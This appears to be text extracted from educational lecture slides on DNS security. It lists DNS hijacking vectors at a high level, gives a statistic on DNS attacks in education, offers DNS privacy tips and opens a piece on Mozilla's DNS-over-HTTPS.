
# DNS hijacking




# DNS hijacking




# DNS hijacking



# DNS hijacking



# DNS hijacking




# DNS hijacking vectors

- Hijacked recursive DNS resolver (shown previously)
- Hijacked DNS nameserver
- Compromised user account at DNS provider
- Malware changes user's local DNS settings
- Hijacked router

University Security

# 86% of Education Industry Experienced DNS Attack in Past Year (Sept. 2019)

The education industry also has the lowest adoption of network security policy management automation at only 8%, according to a new report.



# DNS privacy

- Queries are in plaintext
- ISPs have been known to sell this data
- **Tip:** Consider switching your DNS settings to **1.1.1.1** or another provider with a good privacy policy

Cloudflare (public DNS resolver): 1.1.1.1 - 1.0.0.1 (fast due to less users- secure as delete data in 24 hours, will not store your history)

Google: 8888 - 8844



FIREFOX

# What's next in making Encrypted DNS-over-HTTPS the Default

Selena Deckelmann | September 6, 2019


In 2017, Mozilla began working on the DNS-over-HTTPS (DoH) protocol, and since [June 2018](#) we've been running experiments in

# What happens when you type a URL and press enter?

# HTTP

